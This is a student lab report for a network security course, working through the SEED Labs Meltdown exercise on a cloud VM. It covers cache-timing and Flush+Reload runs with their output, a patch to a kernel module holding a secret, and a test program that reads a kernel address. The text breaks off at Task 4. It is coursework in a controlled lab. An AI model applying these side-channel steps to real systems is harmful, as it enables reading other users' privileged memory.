CS 5153/5053 Network Security, Spring 2023

Project 5: Meltdown Attack
Report


Student: Austin Tyler Conn

Contents

Link to Source Code https://github.com/austinc3030/meltdown_m11809075


Host Environment Used

Operating System: Ubuntu 20.04 LTS



```
seed@network-security-seedlabs:/home/austinc3030$ uname -a
Linux network-security-seedlabs 5.15.0-1030-gcp #37~20.04.1-Ubuntu SMP Mon Feb 2
0 04:30:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
seed@network-security-seedlabs:/home/austinc3030$ 
```

Hardware: Google Cloud E2 Instance
Google Cloud Machine Configuration:



Machine configuration

Machine type	e2-medium
CPU platform	Intel Broadwell
Architecture	x86/64
vCPUs to core ratio ?	—
Custom visible cores ?	—
Display device	Disabled Enable to use screen capturing and recording tools
GPUs	None

Links Used for Environment Setup:

- seed-labs/seedvm-cloud.md at master · seed-labs/seed-labs (github.com)
- seed-labs/create_vm_gcp.md at master · seed-labs/seed-labs (github.com)

Additional Information

I noticed in the 20.04 version of the labs, the SEEDLabs pdf contains the following excerpt regarding the use of a 20.04 SEEDLabs VM:

“This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website. On the SEED Ubuntu 20.04 VM, Tasks 1 to 6 still work as expected, but Tasks 7 and 8 will not work due to the countermeasures implemented inside the OS.”

I am using a SEEDLabs 20.04 VM and believe this may have had an influence on the results I was able to obtain. As noted in the assignment pdf Note 1, I have included all screenshots and necessary documentation of my attempts to complete tasks 7.1 and 7.3.


Task 1

How do you compile the code for this task

`gcc -march=native CacheTime.c -o CacheTime`


Screenshots

Compilation


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File
Edit
View
Terminal
Tabs
Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native CacheTime.c -o CacheTime
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime  CacheTime.c  ExceptionHandling.c  FlushReload.c  Makefile  MeltdownAttack.c  MeltdownExperiment.c  MeltdownKernel.c
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Execution



```
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 272 CPU cycles
Access time for array[9*4096]: 268 CPU cycles
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./CacheTime
Access time for array[0*4096]: 2162 CPU cycles
Access time for array[1*4096]: 224 CPU cycles
Access time for array[2*4096]: 228 CPU cycles
Access time for array[3*4096]: 88 CPU cycles
Access time for array[4*4096]: 218 CPU cycles
Access time for array[5*4096]: 220 CPU cycles
Access time for array[6*4096]: 232 CPU cycles
Access time for array[7*4096]: 74 CPU cycles
Access time for array[8*4096]: 206 CPU cycles
Access time for array[9*4096]: 200 CPU cycles
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./CacheTime
Access time for array[0*4096]: 2218 CPU cycles
Access time for array[1*4096]: 208 CPU cycles
Access time for array[2*4096]: 222 CPU cycles
Access time for array[3*4096]: 78 CPU cycles
Access time for array[4*4096]: 348 CPU cycles
Access time for array[5*4096]: 220 CPU cycles
Access time for array[6*4096]: 226 CPU cycles
Access time for array[7*4096]: 70 CPU cycles
Access time for array[8*4096]: 234 CPU cycles
Access time for array[9*4096]: 224 CPU cycles
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./CacheTime
Access time for array[0*4096]: 2276 CPU cycles
Access time for array[1*4096]: 228 CPU cycles
Access time for array[2*4096]: 224 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 208 CPU cycles
Access time for array[5*4096]: 212 CPU cycles
Access time for array[6*4096]: 204 CPU cycles
Access time for array[7*4096]: 74 CPU cycles
Access time for array[8*4096]: 228 CPU cycles
Access time for array[9*4096]: 212 CPU cycles
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./CacheTime
Access time for array[0*4096]: 2410 CPU cycles
Access time for array[1*4096]: 244 CPU cycles
Access time for array[2*4096]: 268 CPU cycles
Access time for array[3*4096]: 80 CPU cycles
Access time for array[4*4096]: 220 CPU cycles
Access time for array[5*4096]: 204 CPU cycles
Access time for array[6*4096]: 208 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 660 CPU cycles
Access time for array[9*4096]: 216 CPU cycles
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./CacheTime
Access time for array[0*4096]: 2112 CPU cycles
Access time for array[1*4096]: 214 CPU cycles
Access time for array[2*4096]: 244 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 220 CPU cycles
Access time for array[5*4096]: 224 CPU cycles
Access time for array[6*4096]: 268 CPU cycles
Access time for array[7*4096]: 76 CPU cycles
Access time for array[8*4096]: 754 CPU cycles
Access time for array[9*4096]: 228 CPU cycles
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```


Task 2

How do you compile the code for this task

`gcc -march=native FlushReload.c -o FlushReload`

Screenshots


Compilation


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File Edit View Terminal Tabs Help


```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native FlushReload.c -o FlushReload
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime  CacheTime.c  ExceptionHandling.c  FlushReload  FlushReload.c  Makefile  MeltdownAttack.c  MeltdownExperiment.c  MeltdownKernel.c
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Execution

Note: To see some variation, I did have to alter CACHE_HIT_THRESHOLD to 203 to see instances where an incorrect secret value or multiple secret values were found. However, setting this much lower yielded very reliable results in getting the correct secret value. On the left is with CACHE_HIT_THRESHOLD set to 203, on the right is with CACHE_HIT_THRESHOLD set to 80. The value 80 also closely corresponds with the values seen in Task 1 and makes sense.



```
The Secret = 243.
array[245*4096 + 1024] is in cache.
The Secret = 245.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[4*4096 + 1024] is in cache.
The Secret = 4.
array[44*4096 + 1024] is in cache.
The Secret = 44.
array[49*4096 + 1024] is in cache.
The Secret = 49.
array[53*4096 + 1024] is in cache.
The Secret = 53.
array[94*4096 + 1024] is in cache.
The Secret = 94.
array[108*4096 + 1024] is in cache.
The Secret = 108.
array[129*4096 + 1024] is in cache.
The Secret = 129.
array[154*4096 + 1024] is in cache.
The Secret = 154.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[68*4096 + 1024] is in cache.
The Secret = 68.
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[65*4096 + 1024] is in cache.
The Secret = 65.
array[94*4096 + 1024] is in cache.
The Secret = 94.
array[100*4096 + 1024] is in cache.
The Secret = 100.
array[109*4096 + 1024] is in cache.
The Secret = 109.
array[124*4096 + 1024] is in cache.
The Secret = 124.
array[127*4096 + 1024] is in cache.
The Secret = 127.
array[140*4096 + 1024] is in cache.
The Secret = 140.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[8*4096 + 1024] is in cache.
The Secret = 8.
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[3*4096 + 1024] is in cache.
The Secret = 3.
array[31*4096 + 1024] is in cache.
The Secret = 31.
array[78*4096 + 1024] is in cache.
The Secret = 78.
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```




```
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Task 3

How do you compile the code for this task

To get *MeltdownKernel.c* to compile, the following changes (displayed as a diff from GitHub) are required.



Fix MeldownKernel.c to compile correctly

main

austinc3030 committed 1 minute ago


1 parent bb69918 commit a8d5b06

Showing 1 changed file with 9 additions and 6 deletions.

15 src/MeltdownKernel.c

```
@@ -7,6 +7,8 @@
 #include <linux/seq_file.h>
 #include <linux/uaccess.h>
 
+MODULE_LICENSE("GPL");
+
 static char secret[8] = {'S','E','E','D','L','a','b','s'};
 static struct proc_dir_entry *secret_entry;
 static char* secret_buffer;
@@ -27,15 +29,16 @@ static ssize_t read_proc(struct file *filp, char *buffer,
    return 8;
 }
 
-static const struct file_operations test_proc_fops =
+static const struct proc_ops test_proc_fops =
 {
-   .owner = THIS_MODULE,
-   .open = test_proc_open,
-   .read = read_proc,
-   .llseek = seq_lseek,
-   .release = single_release,
+//   .owner = THIS_MODULE,
+   .proc_open = test_proc_open,
+   .proc_read = read_proc,
+   .proc_lseek = seq_lseek,
+   .proc_release = single_release,
 };
 
+
 static __init int test_proc_init(void)
 {
    // write message in kernel message buffer
```


Upon completing the change, all that is required to compile is to run `make`


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File
Edit
View
Terminal
Tabs
Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime  CacheTime.c  ExceptionHandling.c  FlushReload  FlushReload.c  Makefile  MeltdownAttack.c  MeltdownExperiment.c  MeltdownKernel.c
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ make
make -C /lib/modules/5.15.0-1031-gcp/build M=/home/seed/Desktop/meltdown_m11809075/src modules
make[1]: Entering directory '/usr/src/linux-headers-5.15.0-1031-gcp'
  CC [M]  /home/seed/Desktop/meltdown_m11809075/src/MeltdownKernel.o
  MODPOST /home/seed/Desktop/meltdown_m11809075/src/Module.symvers
  CC [M]  /home/seed/Desktop/meltdown_m11809075/src/MeltdownKernel.mod.o
  LD [M]  /home/seed/Desktop/meltdown_m11809075/src/MeltdownKernel.ko
  BTF [M] /home/seed/Desktop/meltdown_m11809075/src/MeltdownKernel.ko
Skipping BTF generation for /home/seed/Desktop/meltdown_m11809075/src/MeltdownKernel.ko due to unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-5.15.0-1031-gcp'
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime    ExceptionHandling.c  FlushReload.c  MeltdownAttack.c      MeltdownKernel.c   MeltdownKernel.mod    MeltdownKernel.mod.o  Module.symvers
CacheTime.c  FlushReload          Makefile       MeltdownExperiment.c  MeltdownKernel.ko  MeltdownKernel.mod.c  MeltdownKernel.o      modules.order
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```


Screenshots

To install the kernel module



```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ sudo insmod MeltdownKernel.ko
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Find the secret data's address from the kernel message buffer (note the use of `*sudo*`)



Terminal - seed@network-security-seedlabs: ~/Desktop/melt
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ sudo dmesg | grep 'secret data address'
[ 4841.056803] secret data address:0000000049f9dadb
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Task 4


How do you compile the code for this task

Place the code given in the pdf into *KernelMemoryAccessTest.c*


Terminal - seed@network-security-seedlabs:
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ cat KernelMemoryAccessTest.c
int main()
{
    char *kernel_data_addr = (char*)0x49f9dadb;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

